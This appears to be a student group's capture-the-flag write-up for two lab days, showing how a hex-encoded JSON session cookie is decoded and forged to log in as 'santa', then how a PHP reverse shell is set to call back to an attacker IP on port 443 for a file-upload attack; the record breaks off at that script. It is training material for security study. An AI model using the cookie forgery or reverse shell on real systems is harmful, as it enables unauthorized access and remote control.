

PSP0201

Week 2

Write-Up

Group Name : Fsociety

Members :


ID	Name	Role
1211102908	Wan Muhammad Ilhan Bin Wan Zil Azhar	Leader
1211101583	Luqman Hakim Bin Noorazmi	Member
1211203101	Jazlan Zuhair Bin Mohamed Zafrualam	Member
1211102054	Mithesh Kumar	Member

Day 1 *(A Christmas Crisis)*

Tools: Kali Linux, Firefox

Question 1:

The URL of the website can be obtained from the machine (IP address). Copy and paste the URL and complete the registration and login into the website.



After pressing F12, the website title can be obtained by looking at the HTML title tag

The screenshot shows a web browser window titled "Christmas Console" on a Kali Linux machine. The page displays a "VIEW CONSOLE" section featuring a large image of a teddy bear peeking out from behind a wooden door. To the right is a table titled "Control Active?" with the following data:

Control	Active?
Part Picking	No
Assembly	No
Painting	No
Touch-up	No
Sorting	No
Sleigh Loading	No


The screenshot shows the developer tools in a web browser window, specifically focusing on the "Elements" tab. The "Search HTML" field has ".title" selected. The DOM tree shows the following code for the title element:

```
<!DOCTYPE html>
<html lang="en"> <!-->
<head>
    <title>Christmas Console</title>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <script src="assets/js/login.js"></script>
    <script src="assets/js/userfunc.js"></script>
    <link rel="stylesheet" type="text/css" href="assets/css/style.css">
    <link rel="stylesheet" type="text/css" href="assets/css/adventpro.css">
    <link rel="stylesheet" type="text/css" href="assets/css/nrsans.css">
```

The "Elements" panel shows the "title" element highlighted. The "Inspector" panel on the right shows the "Flexbox" layout being applied to the title element.

Question 2:

The name of the cookie can be obtained from Storage > Cookies > <http://10.10.27.63>. It's the value under "Name".



Question 3:

The value of the cookie is in Hexadecimal format.

```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e792  
22c2022757365726e616d65223a22313231313031353833227d
```

Question 4:

After decoding the cookie value in cyberchef.com, it was later discovered that the data was stored in JSON format.

The screenshot shows the CyberChef interface on a Kali Linux desktop. The left sidebar lists various operations like To Base64, From Hex, To Hex, etc. The main area has a 'From Hex' recipe selected, with 'Auto' as the delimiter. The input field contains the hex string from Question 3. The output field shows the resulting JSON object: {"company": "The Best Festival Company", "username": "1211101583"}. The CyberChef logo at the bottom right says 'Left 36'.

Question 5 and Question 6:

Q5: The value for the company field is *The Best Festival Company*

Q6: The other field in the cookie is username with the current user's username as value



```
Output
time: 1ms
length: 64
lines: 1
>{"company": "The Best Festival Company", "username": "1211101583"}
```

Question 7:

By copying the data obtained from the cookie, we can change the current value on the website with the one that's the username has been changed to santa's.

The screenshot shows the CyberChef interface. In the 'Input' field, the JSON data `{"company": "The Best Festival Company", "username": "santa"}` is pasted. The 'From Hex' tab is selected, and the 'To Hex' tab is active. The output shows the hex representation of the JSON string: `7b2c2636f6d70616e79223a2254686520426573742b466573746976616c20436f6d7061667922c2022757365726e616d65223a2273616e7461227d`.

The screenshot shows a web application interface titled 'VIEW CONSOLE'. It features a teddy bear icon and a control panel with buttons for 'Control' and 'Active?'. Below this is a table with rows for 'Part Picking', 'Assembly', 'Painting', 'Touch-up', and 'Sorting', all set to 'No'. At the bottom, there is a developer tools sidebar showing the browser's storage. A cookie named 'auth' is selected, with its value shown as `5223a2273616e7461227d` and its details expanded. The cookie object is displayed as follows:

```
name: "auth"
host: "10.10.23.180"
path: "/"
expires: "Session"
creationTime: "Sun, 19 Jun 2022 06:26:26 GMT"
size: 4
lastAccessed: "Sun, 19 Jun 2022 06:26:42 GMT"
value: ""
hostOnly: true
```

After refreshing the page, we are now logged in to the website as santa.


The screenshot shows a web browser window titled "Kali-Linux-2022.2-virtualbox-amd64 [Running]". The address bar displays "10.10.27.63". The page content is a "CONTROL CONSOLE" interface. At the top, it says "Control Active?". Below is a table with six rows:

Control	Active?
Part Picking	No
Assembly	No
Painting	No
Touch-up	No
Sorting	No
Sleigh Loading	No

A teddy bear is visible in the background of the control panel. In the top right corner of the page, there is a "Logout" button.

Question 8:

After activating all of them, the flag is displayed.




Day 2 *(The Elf Strikes Back!)*

Tools : Kali Linux, Terminal, Firefox, Text Editor


Question 1:

Start by navigating to the displayed IP Address in your browser.




Question 2:

Navigate to the upload section by adding the string of ID to the URL of the page :




Question 3:

Open terminal and copy the reverse shell directory :



Question 4:

Open the reverse shell and change the \$ip to the connected OVPN address and port to 443 :




The screenshot shows a dark-themed desktop environment. At the top, there's a dock with icons for Pictures, Public, Templates, Videos, and a file named "php-reverse-shell.php". Below the dock is a window titled "~/php-reverse-shell.php - Mousepad". The window contains a code editor with the following PHP script:

```
41 // Some compile-time options are needed for daemonisation (like pcntl,
42 // posix). These are rarely available.
43 //
44 // Usage
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '10.18.31.92'; // CHANGE THIS
50 $port = 443; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
58 //
59 // Daemonise ourself if possible to avoid zombies later
60 //
61
62 // pcntl_fork is hardly ever available, but will allow us to daemonise
```

